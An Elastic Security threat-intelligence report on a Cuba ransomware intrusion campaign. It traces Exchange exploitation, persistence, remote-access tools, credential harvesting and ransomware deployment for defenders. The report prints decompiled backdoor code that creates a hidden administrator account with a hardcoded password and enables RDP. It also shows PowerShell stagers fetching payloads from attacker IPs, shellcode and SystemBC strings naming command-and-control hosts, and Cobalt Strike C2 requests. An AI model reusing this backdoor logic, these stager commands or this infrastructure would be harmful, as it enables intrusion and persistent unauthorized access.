CUBA Ransomware Campaign Analysis

By Daniel Stepanic, Derek Ditch, Seth Goodwin, Salim Bitam, Andrew Pease

Published: 2022-09-08 · Archived: 2026-04-02 10:51:52 UTC

Key Takeaways

- The Elastic Security Team is tracking an organized and financially-motivated ransomware and extortion group called Cuba Ransomware
- Cuba Ransomware targets small and medium-sized retailers, exfiltrating sensitive information, and then deploying ransomware
- Cuba Ransomware uses a “name and shame” approach by releasing exfiltrated data as an additional method to extort ransomware cryptocurrency payments
- We are releasing a YARA signature and providing hunting queries that detect this ransomware family

> For information on the CUBA ransomware campaign and associated malware analysis, check out our blog posts detailing this:
>
> - CUBA Malware Analysis
> - BUGHATCH Malware Analysis

Preamble

The Elastic Security Team is tracking a threat group that is leveraging the Cuba Ransomware, combined with data exfiltration and extortion, to target North American and European retailers and manufacturers for cryptocurrency payments. The threat group has followed an effective, but repetitive cluster of TTPs for initial access, lateral movement, exfiltration, ransomware deployment, and extortion.

Initial Access

The incidents that we have observed included hosts that were infected with a litany of initial access opportunities. These included everything from potentially unwanted programs (PUP) to remotely executable vulnerabilities. Because of this, we cannot verify what the initial access vehicle was, but there are two theories:

- An access broker
- A remotely exploitable vulnerability

While there are many ways to gain access into a targeted network, we’ll explore the most likely hypotheses for how the CUBA threat group gained access.

Access Broker

As an introduction, an access broker is a threat group who, as they move through the kill chain, has their “actions on objective” as collecting and maintaining remote access into a targeted network so that access can be sold to other threat groups who have other goals.

This is a common tactic for ransomware campaigns where the goal is to rapidly encrypt and extort victims into paying to recover data. When using ransomware kits (ransomware-as-a-service), the threat actors are often focused on moving rapidly across many victims and not on the reconnaissance required to identify and exploit victims to deploy their ransomware.

Ransomware-as-a-service includes a lot of overhead such as negotiating with victims, troubleshooting unlock procedures, and managing the crypto infrastructure. It is often easier to purchase previously exploited systems that allow the ransomware campaign owners to be “shell wranglers” instead of needing to gain and maintain access to a large number of environments.

The theory that an initial access broker may have been used began percolating because we observed access attempts using an Exchange vulnerability in multiple contested networks; however, all networks did not receive the CUBA ransomware. Additionally, we observed initial access attempts in January but did not observe CUBA ransomware until March which would align with an access broker gaining and maintaining persistence while shopping for a buyer.

In the environments where the CUBA ransomware was not deployed, the incident response was rapid, however incomplete, and access was regained. Once the persistence was observed, the adversary was successfully evicted and CUBA was never deployed.

Remotely Exploitable Vulnerability

We observed the execution of the ProxyLogon exploit. Previous research has observed this threat group leveraging ProxyLogon and ProxyShell vulnerabilities to gain initial access.

```
c:\windows\system32\inetsrv\w3wp.exe, -ap, MSExchangeOWAAppPool, -v, v4.0, -c, C:\Program Files\Microsoft\Exchange Serv
```

In each case REF9019 activity was traced back to Windows servers running Microsoft’s Exchange Server. Although we do not have information on the patch levels of those machines at the time of the execution or the exact vulnerabilities exploited, there is corroborating evidence regarding the exploitation of publicly accessible Exchange servers at this time generally, as well as specific reporting tied to the CUBA threat actor exploiting them.

This information combined with the lack of activity preceding this event, as well as the order of tactics after, indicates that in both cases exploitation of publicly accessible Exchange servers initiated the compromise.

> While analyzing certain alerts throughout these events, we used data present in the process.Ext.memory_region.bytes_compressed field, and the technique we described in our Cobalt Strike series, to extract the memory-resident binaries and shellcode.

Establish Foothold

afk.ttf

This exploitation attempt preceded one primary infection by about 6 weeks. It appears a tactics shift occurred in the intervening period.

The file afk.ttf has been identified as a variant of “ZenPak” by some vendors on VirusTotal. ZenPak is categorized as a generic Trojan which has been associated with the Bazar malware family. The BazarBackdoor has a long history and was recently sighted in ransomware-as-a-service campaigns.

Initially, afk.ttf was identified through a malicious_file alert when it was created by the IIS worker process (w3wp.exe) handling the Exchange Service.

event.code	process.parent.command_line	process.command_line	file.name	file.hash.sha256
malicious_file	C:\Windows\system32\svchost.exe -k iissvcs	c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeOWAAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\[redacted] -h "C:\inetpub\temp\apppools\MSExchangeOWAAppPool\MSExchangeOWAAppPool.config" -w "" -m 0	afk.ttf	43f7d739f00c2fdc67f7ab6b976565a323a181fb6570ac3d261dff197f820165

The afk.ttf file is a 64-bit Windows DLL that has a single export, bkfkals. Next, afk.ttf is loaded by rundll32.exe (spawned by w3wp.exe) which unpacks shellcode in memory and executes it. The unpacked shellcode is a Meterpreter payload from the offensive security framework, Metasploit.

event.code	process.parent.command_line	process.command_line	file.name	file.hash.sha256
malicious_file	c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeOWAAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\[redacted] -h "C:\inetpub\temp\apppools\MSExchangeOWAAppPool\MSExchangeOWAAppPool.config" -w "" -m 0	"C:\Windows\System32\rundll32.exe" afk.ttf,bkfkals	afk.ttf	43f7d739f00c2fdc67f7ab6b976565a323a181fb6570ac3d261dff197f820165

Following this, afk.ttf uses an injection technique that allows the injected code to run before the entry point of the main thread of the process. This is known as Early Bird injection and is used in this situation to inject the shellcode in a suspended process for nslookup 8.8.8.8. Once the shellcode was deobfuscated for execution, the Elastic Agent identified and prevented the Metasploit payload.

event.code	process.parent.command_line	process.command_line	rule.name
shellcode_thread	"C:\Windows\System32\rundll32.exe" afk.ttf,bkfkals	nslookup 8.8.8.8	-
memory_signature	"C:\Windows\System32\rundll32.exe" afk.ttf,bkfkals	nslookup 8.8.8.8	Windows.Trojan.Metasploit

Using the process.Ext.memory_region.bytes_compressed field we were able to recover the memory snapshot from these two alerts and verified that the shellcode was Meterpreter, which is part of the Metasploit framework. Additionally, we were able to extract the C2 IP (159.203.70[.]39) and URI (/Time/cb6zubbpio...truncated...).

```
seg000:0000000000000113 IP_ADDRESS      db '159.203.70.39',0
seg000:0000000000000121                 align 20h
seg000:0000000000000140                 db 0E8h
seg000:0000000000000141                 db  8Ch
seg000:0000000000000142                 align 4
seg000:0000000000000144                 db    0
seg000:0000000000000145 URI             db '/Time/cb6zubbpio8NrQyvbHvyFguLlvIXSmaYnPe3dG1VjjbGraxvcHAu8kiWDcE'
seg000:0000000000000145                 db 'eGJjIhqBEjiyBDI0GGYHlLxQ_Y7yYCkJGlbq4Gdz_6XS_YvPqCeB8BUGDHnmQJ8wK'
seg000:0000000000000145                 db 'UFPXM4iNr',0
```

Ultimately this foothold was either never established, or abandoned because there is no further activity from this endpoint until it is re-exploited about 6 weeks later.

add2.exe

The primary execution chain of both infections started with a malicious_file alert that fired upon the creation and execution of add2.exe by the IIS worker process handling the Exchange service. This was the same technique observed previously with the afk.ttf attempt. Interestingly, these executions happened within about 15 minutes of each other on victims in different countries and different industry verticals.

event.code	process.command_line	file.path	file.name	file.hash.sha256
malicious_file	c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeOWAAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\[redacted] -h "C:\inetpub\temp\apppools\MSExchangeOWAAppPool\MSExchangeOWAAppPool.config" -w "" -m 0	C:\programdata\add2.exe	add2.exe	728994be6b928de3d1c7b49ca1c79db8656c1cf4b95a1e508a6be48c6ab407da

The Elastic Malware Analysis and Reverse Engineering (MARE) team was able to [find this file in VirusTotal] and pull it down for binary analysis.

```
 BOOL sub_4013B0()
{
  int v1;
  int v2;
  WCHAR REMOTE_DESKTOP_USERS_groups_list[256];
  WCHAR ADMINS_groups_list[256];
  char password[44];
  wchar_t username[9];
  v2 = enum_local_groups(DOMAIN_ALIAS_RID_ADMINS, ADMINS_groups_list);
  v1 = enum_local_groups(DOMAIN_ALIAS_RID_REMOTE_DESKTOP_USERS, REMOTE_DESKTOP_USERS_groups_list);
  if ( v2 || v1 )
  {
    wcscpy(username, L"Mysql");
    qmemcpy(password, L"KJaoifhLOaiwdhadx1@!", 0x2Au);
    if ( Add_user((int)username, (int)password) )
    {
      if ( v2 )
        add_user_groups(ADMINS_groups_list, (int)username);
      if ( v1 )
        add_user_groups(REMOTE_DESKTOP_USERS_groups_list, (int)username);
      hide_accountName(username); SpecialAccounts\\UserList regkey
    }
  }
  return enable_RDP();
}
```

MARE determined that this executable performs several functions:

Enumerates local administrator and RDP groups.

```
  WCHAR REMOTE_DESKTOP_USERS_groups_list[256];
  WCHAR ADMINS_groups_list[256];
  char password[44];
  wchar_t username[9];
  v2 = enum_local_groups(DOMAIN_ALIAS_RID_ADMINS, ADMINS_groups_list);
  v1 = enum_local_groups(DOMAIN_ALIAS_RID_REMOTE_DESKTOP_USERS, REMOTE_DESKTOP_USERS_groups_list);
  if ( v2 || v1 )
```

Creates a new user Mysql, sets the password to KJaoifhLOaiwdhadx1@!, and sets no expiration date (0x2Au).

```
   wcscpy(username, L"Mysql");
    qmemcpy(password, L"KJaoifhLOaiwdhadx1@!", 0x2Au);
    if ( Add_user((int)username, (int)password) )
```

Adds this user to the previously enumerated local administrative and RDP groups.

```
if ( v2 )
      add_user_groups(ADMINS_groups_list, (int)username);
    if ( v1 )
      add_user_groups(REMOTE_DESKTOP_USERS_groups_list, (int)username);
```

Sets the SpecialAccounts\UserList regkey for this user to hide the user from login screens and the control panel.

```
hide_accountName(username); regkey
```

Enables RDP by setting the `fDenyTSConnections` value to false in the Registry.

```
return enable_RDP();
```

In total, add2.exe establishes local persistence via a hidden user and opening of a remote access service. This enables the REF9019 actor to connect back to this machine in case of discovery, patching of the vulnerability, or an incomplete eviction.

Additionally, VirusTotal indicated on the graph page that this file has been hosted at `http://208.76.253[.]84`.

Of particular note, within the strings of add2.exe, we identified a unique program database file (PDB) named AddUser.pdb. PDB files are used to map elements of source code to the compiled program.

Searching in VirusTotal for the HEX value of F:\Source\WorkNew17\ (content: {463a5c536f757263655c576f726b4e65773137}), we identified another file named ad.exe which shared the same folder structure, and included another PDB file, CmdDLL.pdb.

VirusTotal shows on the graph page that this file has been hosted at `http://108.170.31[.]115/add.dll``. While we did not observe add.dll, we believe they are related and have included the name, hash, and IP in our Observables table as the IP address (108.170.31[.]115) was also reported distributing ra.exe (see the NetSupport section below).

Using this same search criteria, we were able to locate three other files with the same PDB debugging artifacts.SystemBC is a socks5 backdoor with the ability to communicate over TOR.

Remote Access Tools

After establishing a beachhead, REF9019 dropped tooling to manage the post-exploitation phase of the attacks. Notably all tools were not present in each attack. It's unclear if the decision to use one tool over another was merely driven by preference of individual operators, or if there was an operational factor that contributed to the decision.

SystemBC

SystemBC is a socks5 backdoor with the ability to communicate over TOR.

It was identified via malware_signature alerts that ran after SystemBC was injected into a svchost.exe process.

event.code	process.parent.command_line	process.command_line	rule.name
shellcode_thread	"C:\Windows\System32\rundll32.exe" afk.ttf,bkfkals	nslookup 8.8.8.8	-
memory_signature	"C:\Windows\System32\rundll32.exe" afk.ttf,bkfkals	nslookup 8.8.8.8	Windows.Trojan.Metasploit

Post processing of the compressed_bytes of the shellcode_thread alert exposed network indicators our sample utilized, including its command and control server (104.217.8[.]100:5050).

> Check out AhnLab's ASEC blog for detailed coverage of SystemBC's features.

Let's look at the data for the SystemBC binary that was collected from the process.Ext.memory_region.bytes_compressed field.

```
.....BEGINDATA.HOST1:104.217.8.100.....HOST2:104.217.8
.100.....PORT1:5050..TOR:.....xordata.....*Ô..«¢Î.±..ª.S..'Ô..«¢Ï.
±..ª.S..$Ô..«¢Î.±..ª.S.. Ô..«¢Î.±..ª.S.....Å.....F.....a2guard.exe.start2.ALLUSERSPROFILE.win32app.Microsoft
Corporation.dnsapi.dll.DnsQuery_A.kernel32.dll.IsWow64Process.RtlGetVersion.Process32First.Process32Next.powershell.-WindowStyle Hidden -ep bypass -
file
".193.23.244.244.86.59.21.38.199.58.81.140.204.13.164.118.194.109.206.212.131.188.40.189.154.35.175.225.171.25.193.9.128.31.0.34.128.31.0.39./tor/sta
tus-vote/current/consensus./tor/server/fp/.....ntdll.dll.LdrLoadDll.

.
QUIT

.....R.S.A.P.U.B.L.I.C.B.L.O.B...K.e.y.D.a.t.a.B.l.o.b...S.H.A.1...R.S.A...A.E.S...C.h.a.i.n.i.n.g.M.o.d.e...C.h.a.i.n.i.n.g.M.o.d.e.E.C.B.
..bcrypt.dll.BCryptEncrypt.BCryptImportKey.BCryptImportKeyPair.BCryptDestroyKey.BCryptOpenAlgorithmProvider.BCryptCloseAlgorithmProvider.BCryptSetPro
perty.BCryptCreateHash.BCryptHashData.BCryptFinishHash.BCryptDestroyHash.BCryptDuplicateHash.ÿÿÿÿÿÿÿÿ.SæiQf(Iæ.K|.$.®¥..Zûk8îí·.ô¶\ý.kí7¦éBLôÆ~^bvµ.ä
EÂQmm5áO7._òm
+0.C:Î³..ïÝ.4.y.JQ"..;¦¾..tÏg..N.)Ñ.Ü..bÆÄ4Âh!¢Ù.ÉÿÿÿÿÿÿÿÿGET /tor/rendezvous2/%s HTTP/1.0
Host: %s
Connection: close

.GET %s HTTP/1.0
Host: %s
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Connection: close

.https://api.ipify.org/.https://ip4.seeip.org/.Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider.directory-footer.-----BEGIN MESSAGE--
---.introduction-point.ip-address.onion-port.service-key.KEY-----.-----END.-----END MESSAGE-----.Microsoft Unified Security Protocol
Provider.Fast.Running.Valid.HSDir.Exit.onion-key.-----BEGIN RSA PUBLIC KEY-----.-----
END.....
.....
```

If we run this through the strings command, it becomes a bit more readable. As mentioned above, the work done by the team at ASEC does a tremendous job of describing the SystemBC remote access tool, so we'll focus on the atomic indicators that we observed.

```
 ···truncated···
BEGINDATA
HOST1:104.217.8[.]100
HOST2:104.217.8[.]100
PORT1:5050
···truncated···
193.23.244[.]244
```

```
86.59.21[.]38
199.58.81[.]140
204.13.164[.]118
194.109.206[.]212
131.188.40[.]189
154.35.175[.]225
171.25.193[.]9
128.31.0[.]34
128.31.0[.]39
/tor/status-vote/current/consensus
/tor/server/fp/
…truncated…
```

The values of HOST1 and HOST2 are well-documented infrastructure for the SystemBC tool. The list of 10 IP addresses is Tor directory authorities. One IP address is selected from the list to get the consensus data for the Tor network. Then it will start Tor communications based on the settings it received (as previously reported by ASEC).

While we were not able to identify if Tor traffic was executed, this could have been a clandestine way to exfiltrate sensitive data.

GoToAssist

GoToAssist is a remote desktop support application with some legitimate usage, but also known for its use in tech support scams.In this incident, it was used to download a malicious DLL to the newly created user's downloads directory (C:\Users\Mysql\Downloads\94-79.dll). We were unable to collect this file and have not observed it later in the incident, however previous reporting has indicated use in CUBA campaigns of DLLs with similar naming conventions.

process.command_line	file.path	file.hash.sha256
"C:\Program Files\Internet Explorer\iexplore.exe" https://console.gotoassist.com/chat/433622517	C:\Users\Mysql\Downloads\94-79.dll	62f1fbb6f151bcc67fe68e06031af00bc87ae7e4d9d0a6a60a31d140def09365

NetSupport

NetSupport Manager is another client-server remote desktop management application. In this incident, NetSupport was named ra.exe and was written and executed from the C:\programdata\ directory by the previously exploited IIS worker process (w3wp.exe). ra.exe has been distributed by a previously identified IP address (see add2.exe section above).

event.code	process.command_line	file.path	file.name	file.hash.sha256
malicious_file	c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeOWAAppPool" -v "v4.0" -c "C:\Program Files\Microsoft\Exchange Server\V15\bin\GenericAppPoolConfigWithGCServerEnabledFalse.config" -a \\.\pipe\[redacted] -h "C:\inetpub\temp\apppools\MSExchangeOWAAppPool\MSExchangeOWAAppPool.config" -w "" -m 0	C:\programdata\ra.exe	ra.exe	5669f6a48dac80717fa5770fa3be6c18022a7633b996ccf0df6b468994085378

Our sample is the NetSupportManager RAT as indicated on VirusTotal and corroborates prior reporting of its usage with the CUBA Ransomware group.When analyzing the process data that we extracted from memory we can see that

Cobalt Strike

Cobalt Strike was used in these intrusions, we confirmed this while reviewing the value of the Target.process.thread.Ext.start_address_bytes (a few (typically 32) raw opcode bytes at the thread start address, hex-encoded). Upon doing this, we observed bytes commonly observed in Cobalt Strike payloads.

When analyzing the process data that we extracted from memory we can see that dhl.jpg (from mvnetworking[.]com) and temp.png (from bluetechsupply[.]com) are being used for command and control. This is corroborated by previous research.

```
/files/dhl.jpg
Host: mvnetworking.com
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 6.1
 WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
mvnetworking.com
```

```
/components/temp.png
Host: bluetechsupply.com
Connection: close
Accept:
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Macintosh
 Intel Mac OS X 10_11_2) AppleWebKit/601.3.9 (KHTML, like Gecko) Version/9.0.2 Safari/601.3.9
 7Lz
F4>H
bluetechsupply.com
```

Looking at the domains in Shodan ([1][2]), we can see that they are both categorized as Cobalt Strike beacon C2 infrastructure.

Both sites are hosted by a cloud provider, Hivelocity, Inc. We have requested the domains be taken down.


BUGHATCH

BUGHATCH is the name given to a Cuba Ransomware associated downloader by Mandiant in their blog on UNC2596. We detail the observed execution chain and indicators below.


BUGHATCH was launched via PowerShell script stagers in both cases. One execution was following the dropping of a malicious DLL to the Mysql user's downloads folder (C:\Users\Mysql\Downloads\14931s.dll). Download URI for the next stage was found in the Target.process.Ext.memory_region.strings (`http://64.235.39[.]82/Agent32.bin`).

process.args	Target.process.Ext.memory_region.strings
c:\windows\syswow64\windowspowershell\v1.0\powershell.exe, -windowstyle, hidden, -executionpolicy, bypass, -file, c:\windows\temp\agsyst82.ps1	http://64.235.39.82/Agent32.bin

In the above example, we observed agsyst82.ps1 downloading Agent32.bin from 64.235.39[.]82, but were unable to collect the PowerShell script. However, while performing open-source research, we identified a PowerShell script on ANY.RUN that performed network connections to the same IP and URL (`http://64.235.39[.]82/Agent32.bin`). The script is named komar.ps1 in ANY.RUN's analysis. We are associating these two PowerShell scripts and network activity together.



The other PowerShell script was called by a malicious file, cps.exe. This PowerShell script is called komar2.ps1 and downloads Agent32.bin from 38.108.119[.]121.



komar2.ps1 next attempts to inject itself into svchost.exe from C:\Windows\Sysnative\svchost.exe.

Events.process.parent.command_line	Events.process.args	process.executable
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -executionpolicy bypass -file C:\programdata\komar2.ps1	C:\Windows\Sysnative\svchost.exe	C:\Windows\System32\svchost.exe

> For context, the C:\Windows\Sysnative path is a legitimate Windows directory and used to allow 32-bit applications to access the System32 folder on a 64-bit version of Windows. This path has also been observed as a SpawnTo parameter in Cobalt Strike process injection configurations.

This new injected process again executes komar2.ps1 and includes a new PDB entry of F:\Source\Mosquito\Agent\x64\Release\Agent.pdb. As we discussed above, "komar" means "mosquito" in Polish and is a good indicator as a way to identify other related entities; we see "Mosquito" in the path of the PDB. While a weak association by itself, the PDB in this sample is located in F:\Source, which is the same location that we'd observed with F:\Source\WorkNew## above for add2.exe. By themselves, they are not a solid reference point between the two samples, but when compared together, they can be categorized as "interesting".

Based on analysis of the Agent32.bin file, we believe that this is the BUGHATCH malware. BUGHATCH has been observed being used as a downloader in CUBA ransomware incidents. This aligns to how we observed Agent32.bin. BUGHATCH has been covered in the UNC2596 blog by the team at Mandiant.

Credential Harvesting, Internal Reconnaissance, and Lateral Movement

Credential harvesting was observed through process injection into the GoToAssistUnattendedUi.exe binaries. These appear to be the legitimate files for the Go To Assist suite. The credential harvesting was accomplished by using Meterpreter and

Mimikatz.

Meterpreter

As we observed in the initial infection several months prior, Meterpreter was observed being used to collect the SAM database using the hashdump module. As previously, this was observed in the Target.process.Ext.memory_region.strings fields.

Mimikatz

Similarly to the Meterpreter tool markings, we also observed Mimikatz. Mimikatz is an offensive security tool used to collect and inject passwords from compromised systems. It uses the SEKURLSA::LogonPasswords module to list all available provider credentials, and this was observed in the Target.process.Ext.memory_region.strings fields.

Zerologon Exploit

Next the threat actors attempted to use a file called zero.exe, which is used to exploit the Zerologon vulnerability to escalate privileges. This file is referenced in previous reporting and is executed on a vulnerable domain controller to dump the NTLM hash for the Administrator. This is a common tactic for lateral movement and to deploy additional implants into the environment, such as Cobalt Strike.

PsExec

PsExec is a legitimate utility, part of the SysInternals suite of tools, used to interactively launch processes on remote systems. PsExec is a common tool for remote administration, both benign and malicious.

While we cannot validate how specifically PsExec was used because there was not an SMB parser on the infected hosts, we can see that PsExec was used to move files between the infected hosts. We cannot confirm that this was not normal administration by the local IT staff, but the only activity observed was between infected hosts and was within the time window of other confirmed malicious activity.

process.parent.executable	process.name	rule.name
C:\Windows\System32\services.exe	PSEXESVC.exe	Execution of a File Dropped via SMB
C:\Windows\System32\services.exe	PSEXESVC.exe	Execution of a File Dropped via SMB
C:\Windows\System32\services.exe	PSEXESVC.exe	Execution of a File Dropped via SMB
C:\Windows\System32\services.exe	PSEXESVC.exe	Execution of a File Dropped via SMB
C:\Windows\System32\services.exe	PSEXESVC.exe	Execution of a File Dropped via SMB
C:\Windows\System32\services.exe	PSEXESVC.exe	Execution of a File Dropped via SMB

Using LOLBAS

Living off the land binaries, scripts, and libraries (LOLBAS) is a commonly leveraged method to use native and benign tools for malicious purposes. This reduces attacker tools that need to be moved into the environment as well as to appear more like legitimate processes running in a targeted environment.

In one intrusion we observed PsExec being used to remotely copy files (see the PsExec section), however in another environment, we observed similar activity to move files using cmd.exe to move files from one host to another. We were unable to collect the files that were being moved for analysis, but they were a DLL and a Batch file named d478.dll and d478.bat, and the atomic indicators are stored in the Observations table.


process.args
C:\Windows\system32\cmd.exe, /C, copy, d478.dll, \\[redacted]\C$\windows\temp
C:\Windows\system32\cmd.exe, /C, copy, d478.dll, \\[redacted]\C$\windows\temp
C:\Windows\system32\cmd.exe, /C, copy, d478.dll, \\[redacted]\C$\windows\temp
C:\Windows\system32\cmd.exe, /C, copy, d478.dll, \\[redacted]\C$\windows\temp
C:\Windows\system32\cmd.exe, /C, copy, d478.bat, \\[redacted]\C$\windows\temp
C:\Windows\system32\cmd.exe, /C, copy, d478.bat, \\[redacted]\C$\windows\temp
C:\Windows\system32\cmd.exe, /C, copy, d478.bat, \\[redacted]\C$\windows\temp

Data Exfiltration

The CUBA group belongs to a variant of ransomware operators in that they use extortion as a mechanism to coerce payments from their victims.

In these situations, once initial access and a foothold is achieved, threat actors will identify potentially sensitive data and exfiltrate it off of the environment to use for threats of “name and shame”.

The CUBA group runs a website on the dark web where they release data from victims that do not pay. CUBA releases some data for free, and for others that are more lucrative, have a payment option.



There are multiple ways that the victim data could have been exfiltrated for extortion, the presence of BUGHATCH, Meterpreter, and Cobalt Strike all have data movement capabilities.

Defense Evasion and Actions on the Objective

DefenderControl.exe

To prevent the detection of their malware, the threat actors used Defender Control as a way to disable Microsoft Defender, the native antivirus built into all Windows systems since Vista.

To ensure that Defender Control continued to run, the threat actor used svchost.exe to create a scheduled task.

process.parent.args	file.path
C:\WINDOWS\system32\svchost.exe, -k, netsvcs, -p, -s, Schedule	C:\Users\[redacted]\Desktop\DefenderControl.exe


CUBA Ransomware

We detail the observed execution chain and indicators above, but please see Elastic MARE's detailed reverse engineering of this sample here.

rule.name	process.name	process.hash.sha256
Windows.Ransomware.Cuba	Anet.exe	b16e0d27e6fa24d3fe7c9ed9167474fbc1cde13ce047878bbd16548cfdf45be3
Windows.Ransomware.Cuba	A.exe	0f385cc69a93abeaf84994e7887cb173e889d309a515b55b2205805bdfe468a3

Diamond Model

